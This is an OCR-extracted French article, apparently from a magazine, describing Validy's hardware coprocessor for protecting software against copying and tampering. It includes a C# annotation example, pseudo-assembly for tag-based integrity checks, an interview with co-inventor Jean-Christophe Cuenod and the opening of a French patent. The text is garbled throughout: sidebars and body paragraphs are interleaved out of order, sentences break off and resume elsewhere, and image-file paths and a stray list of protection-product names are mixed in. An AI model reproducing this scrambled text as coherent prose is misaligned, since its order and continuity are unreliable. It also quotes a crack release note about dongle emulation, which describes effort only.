
Pour le développeur, il s'agit de signaler au compilateur les partie de son code source qu'il veut protéger. Voici un exemple en C# :

```
public class SwitchTest {
  //...
  [ValidyTechnology.ProtectField]
  private State _state;

  private int _value;

  [ValidyTechnology.ProtectMethod]
  private void A(int val) {
    _value += val;
    _state = State.STATEB;
  }

  [ValidyTechnology.ProtectMethod]
  public void receive(int val) {
    switch (_state) {
      default:
        C();
        break;
      case State.STATEA:
        A(val);
      //...
    }
  }  //...
}
```

On voit que les propriétés en gras définissent des parties de code qui seront compilées pour le coprocesseur, et donc secrètes. La propriété : « ValidyTechnology.ProtectField » indique que le champ doit être alloué dans la mémoire du coprocesseur. Par exemple, le champ _state est ici un champ protégé. L'instruction _state = State.STATEB, qui revient à charger une valeur immédiate dans la variable, s'effectue totalement dans sur le coprocesseur et apparaît dans le programme protégé comme une instruction opaque du style exe(0x0123456789ABCDEF) ;.

Par défaut le compilateur alloue également dans le jeton, quand c'est possible et opportun, les variables qui sont utilisées dans des calculs relatifs au champs protégés, afin qu'il reste difficile de déterminer leurs valeurs par déduction mathématique. Le développeur peut donc normalement assumer que lorsqu'un champ est déclaré protégé, le compilateur déporte vers le coprocesseur une bonne partie du code et des variables qui l'entourent afin de rendre vraiment incompréhensible toutes les opérations effectuées sur ce champ.

La propriété « ValidyTechnology.ProtectMethod », contrairement à ce que son nom pourrait laisser croire, ne sert pas à exécuter l'ensemble de la méthode en externe, mais plutôt à verrouiller l'appel à cette méthode (protection du graphe d'appel). Dans l'exemple, l'appel de la méthode A() est protégé, ce qui signifie que dans le switch de receive(), l'appel A(val); ne pourra pas être déplacé ou supprimé. De même, l'appel à la méthode receive() est aussi protégé, donc receive() ne pourra jamais être bypassé ou invoqué hors contexte.



Décomposition en fonction élémentaires

sens, du résultat de ces opérations, et bien sûr les calculs (Add, Move, etc.).

On voit dans les figures 60 et 61 du brevet correspondant comment une fonction F est décomposées en fonctions élémentaires fen (c'est à dire en instructions isolées). L'unité désigné par le nombre 6 est le coprocesseur.

2. Dissociation temporelle

Partant de cette décomposition en instructions, et si l'on choisis un ordre judicieux pour leur exécution, on peut faire en sorte que le chargement des paramètres ne soit pas directement suivi des opérations algorithmiques qui y correspondent. C'est cette dissociation temporelle qui font de l'analyse en boite noire des parties algorithmiques exécutées sur le coprocesseur un vrai cauchemar. Il devient en effet plus difficile de comprendre à quels paramètres tels résultat correspond. On pourrait dans certains cas observer que le chargement de valeurs particulières à un endroit du programme conduit toujours au retour du même résultat à un autre endroit. Cependant,si les opérations exécutées en externe dépendent également de variables contenues dans coprocesseur, impossibles à surveiller, cela devient presque impossible.

3. Renommage


Afin de compliquer encore la tâche de l'analyste, l'invocation des instructions est faite de manière à brouiller les pistes : en plus du chiffrement, un système de renommage permet d'appeler une même instruction de plusieurs manières différentes.

4. Utilisation des variables


Pour s'assurer qu'une protection fonctionne (en particulier un bridage) ou, dans d'autres contextes, pour s'assurer que l'utilisateur ne modifie pas certaines données du programme (pour tricher à un jeu, par exemple), il faut faire en sorte que certaines variables, ou une copie de ces variables, soient mémorisées sur le coprocesseur et donc à l'abri d'être modifiées.

On voit dans les figures 41 et 43 un échange simple de variables (Y et Z prennent la valeur de X), qui ne peut plus avoir lieu sans la présence du coprocesseur. Dans ce cas de figure, un attaquant pourrait bien sûr modifier la copie en mémoire vive de ces valeurs, après l'affectation aux variables Y et Z, et avant qu'elles ne soient utilisées dans le programme protégé.

En pratique, cependant, cela n'est pas aussi simple, comme l'explique cet extrait du brevet concernant les variables : « Il est à noter que les transferts de données entre le système de traitement de données 3 et l'unité 6 illustrés dans les exemples qui précèdent n'utilisent que des affectations simples mais que l'Homme de l'Art saura les combiner avec d'autres opérations pour aboutir à des opérations complexes telles que par exemple OUT (v1, 2*X + 3) ou bien Z <- (5*v1+v2). » Bien entendu, ces opérations plus complexes n'apparaissent pas explicitement. On ne pourra donc pas intercepter et modifier ces valeurs sans reconstituer cette partie algorithmique manquante, ce qui n'est pas trivial. De plus, la valeur de référence restant inchangée à l'intérieur du coprocesseur, la modification d'une valeur va changer le



Échange de valeurs inopérant sans le coprocesseur



Tags et protection mutuelle

Pour détecter les enchaînements inattendus de fonctions élémentaires, cette protection utilise un système de tags ajoutés aux instructions du coprocesseur. Le prototype utilise un jeu de 256 tags (soit 8 bits) qui permet de marquer les registres en même temps qu'on leur assigne une valeur. Lors qu'on lit plus tard le contenu d'un registre, avec une autre instruction, ont peut ainsi vérifier que le tag est conforme à la dernière affectation.
À la compilation, on sait pour chaque opération sur un registre dans le code quelles sont exactement les instructions précédentes qui ont pu modifier ce registre en dernier. On peut donc vérifier que les tags sont conformes. Lors qu'il y a plusieurs possibilités (branchements conditionnels, etc.), on peut spécifier plusieurs tags possibles.
Un attaquant ne peut donc pas changer l'ordre d'exécution des instructions. Il ne pourrait même pas modifier ces tags, puisqu'il faudrait pour cela avoir cassé la clé de chiffrement utilisé par le coprocesseur pour décoder et recoder les instructions.
Voici un exemple. On assigne deux valeurs arbitraires à deux registres, ainsi que deux tags (déterminés à la compilation) :

```
R1<tag1>      <- val1
R2<tag2>      <- val2
```

Puis on effectue une opérations sur ces registres (notation : la première opérande est la destination de l'opération effectuée sur les suivantes, comme pour les processeurs RISC) :

```
ADD    R1<newTag1> R1<tag1> R2<tag2>
```

Avant d'exécuter cette instruction (R1 := R1+R2), le coprocesseur vérifie que les tags des registres R1 et R2 sont bien tag1 et tag2, ce qui atteste qu'ils ont bien été initialisés lors des deux instructions précédentes. On remarque aussi que si cette opération n'a pas lieu, le registre R1 ne sera pas marqué du tag newTag1, ce qui sera détecté lors de la prochaine opération sur ce registre.
On peut aussi tisser des liens de cette manière :

```
LDI           R0 <t0> 0
R1 <t1>       <-  calcul1
MUTCK  R0 <t10> <t0> R1 <t11> <t1>
R2 <t2>       <-  calcul2
MUTCK  R0 <t20> <t10> R2 <t12> <t2>
```

Ici R0 est utilisé comme un fil d'Ariane. La première instruction MUTCK (mutual check) vérifie que les tags de R0 et R1 sont bien t0 et t1, et le cas échéant les remplace par t10 et t11. La seconde fait pareil, avec un nouveau jeu de tags.
On peut alors être sûr que le calcul1 ne peut exister sans le calcul2 – et inversement – bien qu'ils ne fassent pas intervenir les même registres. On peut, avec cette technique, fabriquer une chaîne arbitraire de calculs liés entre eux, dont il serait impossible de faire sauter un seul maillon. Cela permet donc de vérifier efficacement l'intégrité du code protégé ainsi.

Cette vérification intrinsèque de l'intégrité du code possède des applications au delà de la protection contre la copie.

comportement du programme et créer une incohérence qui sera détectée.

5. Détection et coercition

Un système de protection n'est réellement efficace que si l'on peut s'assurer que le programme, et en particulier les parties relatives à cette protection, s'exécute tel que cela était prévu. On sait par exemple quelles opérations sont possibles sachant qu'une variable d'état est à telle valeur (contrainte du modèle de la GUI, par exemple). On peut donc prévoir assez précisément, à la compilation, les enchaînements autorisés. Ainsi, si comme nous le voyions dans le paragraphe précédent, une variable est modifiée dans l'espace mémoire du programme protégé pour modifier le comportement de celui-ci, cela entraînera un enchaînement incohérent. Voir l'encadré sur les tags la protection mutuelle pour voir comment cela est détecté.
D'autres contrôles peuvent être mise en oeuvre manuellement : par exemple des compteurs empêchant de répéter une action plus d'un certain nombre raisonnable de fois, pour gêner certains tests systématiques que pourrait vouloir entreprendre un attaquant. Tant que le coprocesseur est indispensable à l'exécution du programme, il garde le pouvoir de l'arrêter à tout moment, si une tentative d'attaque est détectée, ou même de se désactiver totalement pendant quelques minutes ou quelques heures, voire de s'auto-détruire.

6. Branchement conditionnels cachés

Enfin, du fait que l'on peut utiliser des variables d'état complètement cachées à l'utilisateur, et comme il est très difficile de détourner le déroulement du programme sans que ce ne soit détecté, on peut cacher des parties importantes de la structure logique du programme à l'intérieur du coprocesseur. Même si les branchements, au final, sont visibles sur le PC, il est très difficile d'en déduire les causes exactes, surtout s'il y a des cas de figures particuliers et rares dépendant de variables cachées. On ne peut pas non plus interférer avec ces branchements sans que ce ne soit détecté.

Brevet logiciel ?

Il suffit de lire les différents brevets correspondants à ces six points (disponibles sur http://www.validy-licensing.com/) pour comprendre que si ces idées sont déposées, elles ne le sont que dans le strict contexte d'un procédé industriel précis : la fabrication d'un dispositif de protection. On voit qu'il serait absurde et abusif de revendiquer l'exclusivité sur l'une ou l'autre de ces idées prise hors de ce contexte – or c'est précisément ce que voudraient pouvoir faire les défenseurs des brevets logiciels, heureusement encore irrecevables en Europe pour l'instant. http://brevets-logiciels.info/

En pratique

Au final, cette protection reste un simple coprocesseur générique, avec un jeu d'instruction, des registres et une mémoire, que le développeur de logiciels peut utiliser. Il dispose d'un tas, et d'une pile. Il a même la possibilité d'implémenter des threads, ou de « swapper » de manière chiffrée certaines données sur l'ordinateur.

Dans la plupart des cas, cependant, il n'a pas à s'embêter avec ces détails. Comme on l'a vu en encadré, le développeur n'a qu'à désigner dans son code des parties sensibles à déporter sur le coprocesseur. Un compilateur a été développé pour transformer du bytecode Java ou .NET marqué par le développeur en un nouveau programme utilisant le coprocesseur via USB et les principes que nous avons décrits plus haut.

Lors du développement, un émulateur et une clé de test peuvent être utilisés. Mais il est ensuite nécessaire de faire intervenir la clé secrète du coprocesseur cible, puisqu'il faut chiffrer une partie du code. Afin d'éviter les fuites, on peut faire en sorte que le développeur ne connaisse jamais cette clé, à l'aide justement de l'un de ces dispositifs. Le fabriquant fournit des coprocesseurs pour les utilisateurs ainsi qu'un coprocesseur « maître », dans lesquels le programme d'émulation de la VM a été chargé, mais qui ne sont pas encore « personnalisés », c'est à dire que la clé secrète n'y a pas encore été chargée. L'éditeur de logiciel charge dans le maître la clé (qui peut être tirée au hasard) afin de le personnaliser. C'est ensuite ce coprocesseur qui est alors chargé de chiffrer les instructions à la demande du compilateur. C'est aussi lui qui est chargé de transférer la clé sur les autres coprocesseur. Si le protocole est bien fait et utilise de la cryptographie à clé publique, personne ne connaît cette clé.

Autres applications

Grâce à la protection mutuelle, on peut s'assurer qu'aucune partie protégée du logiciel ne pourra être contournée sans gêner l'exécution du reste. Cela permet d'utiliser de la cryptographie là où ce ne serait pas fiable normalement. On peut par exemple implémenter grâce au coprocesseur des mécanismes de signature, d'authentification ou de chiffrement théoriquement inviolables, parce que les clés n'apparaîtra jamais en clair sur l'ordinateur et parce que les calculs cryptographiques ne seront pas modifiables ni contournables. Cela peut-être particulièrement utile dans des modèles client/serveur, notamment pour les jeux en ligne.

Dans certains cas, le développeur peut choisir d'utiliser plus finement le dispositif, au delà de ce qui est géré automatiquement par le compilateur. Certaines boucles peuvent être protégées à l'aide de compteurs vérifiés sur le coprocesseur. On peut aussi implémenter un chronométrage afin de s'assurer que le délai entre deux appels au coprocesseur n'excède pas un certain seuil (afin de détecter une interruption du programme : mode pas à pas, détournement, etc.). On peut même imaginer un watchdog qui redémarrerait l'ordinateur cible si une ressource n'est pas sollicitée périodiquement – ce qui indiquerait un dysfonctionnement du programme, ou pire : que son exécution a été détournée, par exemple à cause d'une faille de sécurité.

Il est aussi possible de concevoir un coprocesseur avec une petite mémoire de masse permanente. On peut ainsi mémoriser de manière fiable des compteurs (bridage), des clés, etc.

Il est aussi possible, avec ce modèle, de protéger plusieurs programmes avec le même périphérique, au lieu d'utiliser plusieurs périphériques en même temps.

Silver bullet ?

Cette protection semble réellement difficile à casser en général. D'après nos informations, son principe est relativement similaire à la dernière protection développée par Steinberg pour son logiciel Cubase pour PC : on a également un coprocesseur externe, des tags, etc.

Voici un extrait du texte accompagnant l'une des releases illégale du logiciel, donnant quelques informations sur les efforts qui ont été nécessaire au cassage de la protection :

« We admit that it's getting harder and harder to do and this one may possibly be the last one we do. Due to the complex nature of the protection we thought of approaching it from another direction. The Emulation is now done on driver-level, which means that the Emu essentially mimics a dongle, look in the License Control Center to view the applications the Emu supports. By writing the Emu at driver-level we probably went beyond cracking an application. The amount of effort invested in this project is staggering , estimated at over 1500 manhours during cracking, developing & testing, and probably will never be done again. We hope u enjoy this release and the motto "if u use it alot then buy it!" applies.

Note to protection coders : Unbelievable way you transform an application. We estimate that between 30% & 40% of the application are wrapped in the script protection. Protection is one thing but this surely effects an application performance. You probably could get a performance gain of 50% without the protection!! »

En substance : c'était si difficile – près d'une année de travail – que cela ne vaudrait probablement pas le coup d'être réitéré.

Il serait surprenant cependant que les même méthodes de cassage puissent être utilisées dans le cas de la protection présentées dans cet article. La protection de Cubase serait plus complexe par certains côtés (le coprocesseur étant plus complexe, et le système n'étant pas ouvert), mais reste

Protéger des oeuvres ?

Heureusement, nous ne sommes pas près d'avoir besoin d'une clé USB pour écouter de la musique. Il serait en effet inapproprié d'utiliser cette technologie pour implémenter un DRM (digital right managment – les protections sensées empêcher, entre autre, la copie de contenus multimédias). Elle repose en effet sur des principes qui ne fonctionne que si le programme protégé réagit différemment à chaque utilisation. Dans le cas d'une oeuvre numérique au sens traditionnel du terme, qui par définition est invariable, on peut émuler le coprocesseur de manière triviale (il suffit de mémoriser, puis de rejouer dans le même ordre les réponses du coprocesseur).
De plus, il sera toujours possible d'intercepter les appels bas niveau qui restitue le son ou l'image, afin de dumper le contenu protégé. C'est pour cette raison que ces protections n'ont d'ailleurs aucun sens.

peut-être plus friable par d'autres. Le fait qu'il soit question d'émulation du dongle semble indiquer que la confidentialité du code exécuté en externe ait été compromise. On a cependant une estimation du temps qu'il faut pour briser un modèle de protection de ce genre.
Il faut noter que la grande différences entre ces deux protections est que l'une est spécifique et l'autre générique. La protection dont il est question ici est en effet d'avantage un framework pour le développeur. Et c'est un problème.

Faiblesses

En effet, de la même manière qu'un algorithme cryptographique reconnu peut-être mis en oeuvre de manière non fiable par un développeur non averti, cette protection peut être utilisée maladroitement, entraînant des brèches imprévues.

méthodes d'analyse de composants puissent en venir à bout d'ici quelques années. Il serait alors relativement facile de réaliser un émulateur. Cependant, il faudrait récupérer la clé propre à chaque logiciel ou version de logicielle qu'on voudrait cracker. De plus, il est facile de changer d'implémentation ou de support physique pour contrer ces attaques à moyen terme.
Mais les limitations principales de cette protection concernent plutôt les performances du logiciel protégé. En effet, il n'est pas forcément évident d'identifier des portions de code à déporter sur le coprocesseur, qui soient à la fois indispensable à l'exécution du programme, si possibles appelées périodiquement, mais pas assez souvent pour entraîner des pertes de performance.
L'USB a l'avantage d'être très répandu et bon marché, mais

D'autre part, on a vu aussi que la sécurité du tout reposait sur la clé secrète contenue dans le périphérique. On peut craindre que de nouvelles attaques cryptographiques ou

ce mode de communication implique un latence importante qui va retarder sensiblement chaque interaction entre l'ordinateur et le coprocesseur. On peut bien sûr utiliser

Quelques questions aux auteurs

dvrasp : Nous aimons à rappeler qu'il y a des êtres humains derrière la
technologie. Pouvez-vous présenter succinctement le noyau dur du projet?

Jean-Christophe Cuenod : L'invention est une co-invention entre Gilles Sgro et moi-même.
Nous avons des compétences complémentaires, Gilles est plutôt le créatif et moi je mets en forme…
Pendant toute la durée de la rédaction des brevets nous sommes restés seuls, excepté évidemment le conseiller en brevets qui nous a énormément aidé et a qui on doit tirer un grand coup de chapeau.
Ensuite nous avons un peu étoffé l'équipe, et la personne supplémentaire la plus significative est Christophe Vedel. Il nous a amené une compétence compilation qui nous manquait cruellement. Il a écrit les compilateurs Java et .NET pour le jeton sans compter la plupart des programmes annexe.
(vous pouvez voir en quelques lignes nos parcours à l'avant-dernière page du document « validy_un_enjeu_mondial.pdf » sur notre site)

dvrasp : Vous semblez avoir fait des efforts pour que les pertes de performances ne pénalisent pas votre protection. Est-ce que votre prototype USB vous a déjà permi de réaliser quelques mesures sur des applications complexes ?

J-C Cuenod : Nous faisons une distinction importante entre l'invention à proprement parler, et sa mise en ?uvre. Nous avons réalisé ce que nous considérons être un « démonstrateur » qui montre que toutes les pièces nécessaire du puzzle sont réalisable. Le jeton dont nous disposons actuellement a cependant tellement peu de mémoire qu'il n'y a même pas possibilité de mettre en place le multithreading et la virtualisation. Du coup, la plupart des efforts à faire pour protéger un programme important serait de s'assurer constamment que la protection ne déborde pas des ressources physique du jeton, c'est à dire travailler sur des problèmes connus dont la communauté informatique c'est affranchi depuis ~50 ans. Et comme nous avons des ressources limitées se battre contre ces problèmes « transitoires » n'a pas été dans nos priorités …
Nous sommes par contre en pourparlers avec des fabricants de micro-contrôleurs sécurisés pour qu'ils nous fournissent (au besoin en les fabriquant exprès pour) des jetons bien adaptés à cette application.
Nous sommes aussi en pourparlers avec des fabricants de carte à puce, car c'est eux qui ont traditionnellement le savoir faire de l'écriture de firmware sécurisé pour ces micro-contrôleurs. Il est possible que nous collaborions avec eux sur une version plus « industrielle » de la VM et des fonctions annexes qui l'entoure.

dvrasp : Vous avez dès le départ, je crois, voulu concevoir un modèle de protection ouvert. Outre les avantages techniques, voyez-vous dans cette approche un argument commercial tangible ?

- Starforce
- SafeDisk
- SecuROM

- TAGES protection
- SecuROM protection
- star-force
- SecuROM OR SecurROM
- tages securom starforce

d'autres modes de communication lorsque les performances sont importantes. Cela implique cependant un coût plus important.

Pour le grand public, ce modèle semble donc inadapté à certains types de logiciels, comme les plugins multimédia où la presque totalité du code à protéger se doit d'être efficace. Il peut être également problématique de protéger efficacement un jeu vidéo d'action, dans lequel un lag de quelques millisecondes peut donner un avantage non négligeable à l'adversaire. Ces pertes de performance peuvent d'ailleurs être aggravées lorsque plusieurs protections du même types cohabitent sur le même PC.

Mais ces problèmes, probablement solubles, relèvent plus de l'ingénierie que de la sécurité informatique.

Merci aux différentes personnes qui m'ont aidé à mettre en perspective ce sujet !

dvrasp

Plus d'information sur cette techologie : http://validy.fr/

J-C Cuenod : L'essentiel du marché que nous visons n'est pas vraiment la protection contre la copie mais plutôt la protection de l'intégrité des logiciels. Pour ce genre d'application, le client ne peut pas se satisfaire de la moindre zone d'ombre et ne peut en aucun cas faire confiance au dire de son fournisseur. Il doit absolument être capable de tout vérifier par lui même ou de faire tout vérifier par des experts de son choix. En face de la question : « pourquoi peut on vous faire confiance ? » je ne me vois pas répondre : « je ne peux pas vous répondre mais croyez moi. »

dvrasp : Enfin, quels types de logiciels pensez-vous ou voudriez-vous voir protégés avec votre système, dans un future proche ?

J-C Cuenod : Quelques pistes sont :

- La protection des systèmes de sécurité. Ils bâtissent en effet souvent sur du sable car ils peuvent difficilement garantir qu'ils ne sont pas eux-même compromis.
- Les systèmes embarqués. Nos maisons, nos voitures, … sont de plus en plus bourrés de systèmes embarqués auxquels nous déléguons de plus en plus de tâches critiques. En cas de mal-fonction le constructeur est de plus en plus souvent appelé en responsabilité. S'assurer que son électronique ne peut pas être bidouillée devient donc important.

Le brevet n'est pas la manière la plus lisible de décrire une technologie, cependant nous vous encourageons à parcourir ceux-ci, parce qu'ils donnent une idée du travail à fournir pour lancer ce genre d'invention.

(19) RÉPUBLIQUE FRANÇAISE

INSTITUT NATIONAL DE LA PROPRIÉTÉ INDUSTRIELLE

PARIS

(11) N° de publication : **2 828 305**

(Ne n'utiliser que pour les commandes de reproduction)

(21) N° d'enregistrement national : **01 10250**

(51) Int Cl⁷ : G 06 F 12/14

(12) **DEMANDE DE BREVET D'INVENTION** **A1**

(22) Date de dépôt : 31.07.01.

(30) Priorité :

(43) Date de mise à la disposition du public de la demande : 07.02.03 Bulletin 03/06.

(56) Liste des documents cités dans le rapport de recherche préliminaire : *Se reporter à la fin du présent fascicule*

(60) Références à d'autres documents nationaux apparentés :

(71) Demandeur(s) : *VALIDY Société anonyme* — FR.

(72) Inventeur(s) : CUENOD JEAN CHRISTOPHE et SGRO GILLES.

(73) Titulaire(s) :

(74) Mandataire(s) : BEAU DE LOMENIE.

(54) PROCEDE POUR PROTEGER UN LOGICIEL A L'AIDE D'UN PRINCIPE DIT DE "VARIABLE" CONTRE SON UTILISATION NON AUTORISEE.

(57) L'objet de l'invention concerne un procédé pour protéger, à partir d'au moins une unité, un logiciel vulnérable contre son utilisation non autorisée, ledit logiciel vulnérable fonctionnant sur un système de traitement de données.

Le procédé consiste à créer un logiciel protégé :

- en choisissant dans le source du logiciel vulnérable au moins une variable,
- en produisant le source du logiciel protégé en modifiant le source du logiciel vulnérable, de sorte que la variable choisie réside dans une unité.

FR 2 828 305 - A1

La présente invention concerne le domaine technique des systèmes de traitement de données au sens général et elle vise, plus précisément, les moyens pour protéger, contre son utilisation non autorisée, un logiciel fonctionnant sur lesdits systèmes de traitement de données.

L'objet de l'invention vise, plus particulièrement, les moyens pour protéger un logiciel contre son utilisation non autorisée, à partir d'une unité de mémorisation ou d'une unité de traitement et de mémorisation, une telle unité étant communément matérialisée par une carte à puce ou par une clé matérielle sur port USB.

Dans le domaine technique ci-dessus, le principal inconvénient concerne l'emploi non autorisé de logiciels par des utilisateurs n'ayant pas acquitté des droits de licence. Cette utilisation illicite de logiciels cause un préjudice manifeste pour les éditeurs de logiciels, les distributeurs de logiciels et/ou toute personne intégrant de tels logiciels dans des produits. Pour éviter de telles copies illicites, il a été proposé dans l'état de la technique, diverses solutions pour protéger des logiciels.

Ainsi, il est connu une solution de protection consistant à mettre en oeuvre un système matériel de protection, tel qu'un élément physique appelé clé de protection ou "dongle" en terminologie anglo-saxonne. Une telle clé de protection devrait garantir l'exécution du logiciel uniquement en présence de la clé. Or, il doit être constaté qu'une telle solution est inefficace car elle présente l'inconvénient d'être facilement contournable. Une personne mal intentionnée ou pirate peut, à l'aide d'outils spécialisés, tels que des désassembleurs, supprimer les instructions de contrôle de la clé de protection. Il devient alors possible de réaliser des copies illicites correspondant à des versions modifiées des logiciels n'ayant plus aucune protection. De plus, cette solution ne peut pas être généralisée à tous les logiciels, dans la mesure où il est difficile de connecter plus de deux clés de protection sur un même système.

